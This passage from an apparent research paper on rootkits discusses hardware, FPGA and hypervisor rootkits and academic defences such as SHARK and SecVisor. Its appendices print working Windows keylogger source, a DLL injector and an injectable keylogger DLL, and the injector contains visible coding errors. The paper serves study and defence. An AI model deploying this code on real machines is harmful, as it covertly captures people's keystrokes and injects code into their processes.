as well as virtualization (or hypervisor) root-kits. Generally, hardware is trusted. Servers are often ordered through contracts and are then installed with the operating system necessary to complete specific tasks. Assume for a minute that the software sitting on top of the hardware is impenetrable; there are no exploits or vulnerabilities and all the users of the machine will never do anything that could compromise the machine's integrity. It is a perfect software and training solution. However, information is still getting exfiltrated from the machine. Somewhere while changing hands or in the original manufacturing process of the actual hardware components, when the silicon was flashed with its basic software, a backdoor was created. This type of root-kit can be a user's worst nightmare, as their hardware itself is to blame. Fortunately, this type of root-kit must be very specialized, affecting only a handful of types of hardware without being rewritten.

Unfortunately, this type of root-kit will become more and more common as time goes on. Inherently, hardware is a trusted base for computing needs. While it is much easier to write an exploit and root a machine on the software/OS level, hardware root-kits are not outside the realm of possibility, especially if software can be used to re-flash the machine while it is running. In this case, the only way to establish trust with the hardware is to re-flash each and every chip on the board, and prevent it from being flashed. A firmware level root-kit will subvert every security mechanism (short of an air gap) placed on the machine. A firmware level root-kit can send network traffic, capture keystrokes, crash the machine, modify data, and an endless number of other possibilities. While firewalls and proxies will stop a lot of potential exfiltration techniques, this is only one function that has been subverted. Data can be exfiltrated from any aspect of the machine, even something as simple as Morse code using the LEDs on the front.

Many of these root-kits already exist in the form of Field Programmable Gate Arrays (FPGAs). A network card may contain an FPGA to do network processing instead of leaving that up to the CPU on the machine. While FPGAs allow the hardware to be programmed for a very specific purpose on a very powerful chip, there are obvious security implications here. The network card does not have to strictly interface with the OS and the network. Since it is connected to the system BUS, it can also deadlock the system or create race conditions between real and spoofed hardware calls. Also, a root-kit residing on a system's network card or IDE/SATA controller could easily rewrite data being sent to and from the device. This is again a serious issue, as data could be exfiltrated directly from the hard drive, through the hardware itself, and over the network, even if the user has turned the machine off (Kucera).

Virtualized and Hypervisor root-kit implementations are a very interesting topic. Virtualization products sit between a host platform and a guest operating system. Some implementations sit on top of another installed, host operating system, whereas others are in and of themselves an operating system that has the sole purpose of managing the priorities of multiple operating systems interfacing with the hardware. Hypervisor root-kits take this same implementation strategy. In their infancy, hypervisor root-kits could be easily detected, but new hardware modifications have made them slightly easier to implement. Nested paging on today’s processors allow virtualized operating systems access to the paging table, making it that much more difficult to know whether or not the Operating System has been virtualized. Some researchers at Georgia Tech have developed a counter-root-kit mechanism, essentially utilizing a hypervisor to secure the Linux kernel. The SHARK project virtualizes all system calls, preventing them from

being overwritten by root-kits. This allows a system administrator to see what is happening on the target system, even though the root-kit is attempting to prevent analysis. While not itself a root-kit, the SHARK project uses some root-kit ideas, such as patching and virtualizing system calls to protect the system, not just the attacker's software (Vasisht 2008).

Georgia Tech is not the only university interested in this type of technology. Keio University graduate students have also developed a virtualization tool called XenKIMONO, a tool that allows users to virtualize an operating system, protecting from the same kernel level root-kits. Both XenKIMONO and SHARK obviously come with a slightly degraded performance, but if the integrity of the system is paramount, it is an acceptable cost. The most important aspect of the XenKIMONO implementation is its ability to snapshot. Because it is based on Xen Virtualization, an operating system can be paused and copied in its current state, allowing digital forensics experts to pause a machine, snapshot it, and then analyze it as many times as needed without changing the state (Quynh 2007).

Finally, there is one other implementation worth mentioning in root-kit style root-kit prevention. SecVisor is a small hypervisor developed by CMU that has the ability manage what code running on the machine can access the kernel. It also has its own protected memory space that cannot be directly accessed from the guest operating system, preventing the hypervisor from being subverted by the root-kit. Finally, another implementation strategy is to make memory read-only in a number of instances, preventing executable code from being run in buffer overflow attacks. If the root-kit needs a memory exploit to load, it is unable after the hypervisor loads on boot up (Seshadri 2007).

4. Conclusion

In this research study, several root-kit ideologies were assessed and analyzed. The information gathered shows the capabilities of a root-kit; what an attacker can do to a compromised machine can go completely undetected, even to trained system administrators. As a result, the attacker can utilize the machine for any extended period for close to any task the root-kit allows. Even a basic root-kit can buy an attacker time and the backdoor needed to come back and escalate privilege when the correct circumstances permit. Although not stealthy, an attacker with a basic SYSTEM level netcat shell can do almost anything to a target machine, and while not in and of itself a root-kit, the shell allows the user to reconfigure the system and install new tools to hide the fact that the machine has been compromised. Unfortunately, root-kit frameworks and implementations are getting easier to program, and as a result their usage can be expected to increase for malware, viruses, worms to gain that extra foothold on the system. Understanding how the root-kit works is a necessity to its removal and prevention, as demonstrated by the hypervisor root-kits discussed in Phase Six.

Appendix A: A Minimal Keylogger

```
#include <windows.h>
#include <iostream>
#include <fstream>
using namespace std;
/* 5 */
void keylog();

int main() {
  keylog();
  return 0; /* 10 */
}
void keylog() {

  ofstream file;
  /* 15 */
  for(;;){
    file.open("C:\\log.txt", ios::out | ios::app);

    for(int i = 8; i < 255; ++i) //Quick and dirty implementation
      if(GetAsyncKeyState(i) & 0x8000){ /* 20 */
        switch(i){
          case VK_RETURN: file << "[CR]\n"; break;
          case VK_SPACE: file <<  " "; break;
          case VK_TAB: file << "[TAB]"; break;
          case VK_DELETE: file << "[DEL]"; break; /* 25 */
          case VK_BACK: file << "[BSPACE]"; break;
          case VK_ESCAPE: file << "[ESC]"; break;
          case VK_CONTROL: file << "[CTL]"; break;
          default: file << (char)i; break;
        } /* 30 */
      }
    Sleep(100); //Wait for 100 ms.
    file.close();
  }
}
```

Appendix B: A Simple DLL Injector

```
#include <cstdlib>
#include <iostream>
#include <windows.h>
#include <string>
/* 5 */
using namespace std;

int main(char** argv, int argc){
    DWORD pid = atoi(argv[1]);
    DWORD bytes; /* 10 */
    char *dllToLoad = strdup(argv[2]);
    int sizeOfDLL = sizeof(dllToLoad)/sizeof(char);

    FARPROC LoadLibraryA = /* 14 */
      GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");

    HANDLE procHandle =
      OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    LPVOID memHandle = /* 20 */
      VirtualAllocEx(procHandle, NULL, sizeOfDLL,
            MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

    WriteProcessMemory(procHandle, memHandle,
      dllToLoad, sizeOfDLL, &bytes); /* 25 */

    HANDLE hRemoteThread = CreateRemoteThread(procHandle, NULL, 0,
       (LPTHREAD_START_ROUTINE)LoadLibraryA, memHandle, 0, NULL);

    CloseHandle(procHandle); /* 30 */

    return 0;
}
```

Appendix C: An injectable DLL

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <iostream>
#include <fstream>

void keylog();

BOOL APIENTRY DllMain (HINSTANCE hInst, DWORD reason, LPVOID reserved) {
  switch (reason){
      case DLL_PROCESS_ATTACH:
      break;
      case DLL_PROCESS_DETACH:
      break;
      case DLL_THREAD_ATTACH:
      keylog();
      break;
      case DLL_THREAD_DETACH:
      // Clean-up code goes here.
      break;
    }
    return TRUE;
}

void keylog() {

  ofstream file;
  HWND active;
  for(;;){
    file.open("C:\\log.txt", ios::out | ios::app);

    for(int i = 8; i < 255; ++i)
      if(GetAsyncKeyState(i) & 0x8000){
        switch(i){
          case VK_RETURN: file << "[CR]\n"; break;
          case VK_SPACE: file <<  " "; break;
          case VK_TAB: file << "[TAB]"; break;
          case VK_DELETE: file << "[DEL]"; break;
          case VK_BACK: file << "[BSPACE]"; break;
          case VK_ESCAPE: file << "[ESC]"; break;
          case VK_CONTROL: file << "[CTL]"; break;
          default: file << (char)i; break;
        }
      }
    Sleep(100); //Wait for 100 ms.
    file.close();
  }
}
```

Works Cited:

Blunden, Bill. *The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System*. Plano, TX: Wordware Publishing Inc., 2009. Print.

Hoglund, Greg, and James Butler. *Rootkits: Subverting the Windows Kernel*. Stoughton, MA: Pearson Education, Inc., 2006. Print.

Kucera, M.; Vetter, M., "FPGA-Rootkits Hiding Malicious Code inside the Hardware," *Intelligent Solutions in Embedded Systems, 2007 Fifth Workshop on* , vol., no., pp.262-272, 21-22 June 2007

Riley, R., Jiang, X., and Xu, D. 2009. Multi-aspect profiling of kernel rootkit behavior. In *Proceedings of the 4th ACM European Conference on Computer Systems* (Nuremberg, Germany, April 01 - 03, 2009). EuroSys '09. ACM, New York, NY, 47-60.

Seshadri, A., Luk, M., Qu, N., and Perrig, A. 2007. SecVisor: a tiny hypervisor to provide lifetime kernel code integrity for commodity OSes. In *Proceedings of Twenty-First ACM SIGOPS Symposium on Operating Systems Principles* (Stevenson, Washington, USA, October 14 - 17, 2007). SOSP '07. ACM, New York, NY, 335-350.

Vasisht, V. R. and Lee, H. S. 2008. SHARK: Architectural support for autonomic protection against stealth by rootkit exploits. In *Proceedings of the 2008 41st IEEE/ACM international Symposium on Microarchitecture* (November 08 - 12, 2008). International Symposium on Microarchitecture. IEEE Computer Society, Washington, DC, 106-116.

Wampler, D. and Graham, J. H. 2008. A normality based method for detecting kernel rootkits. *SIGOPS Oper. Syst. Rev.* 42, 3 (Apr. 2008), 59-64.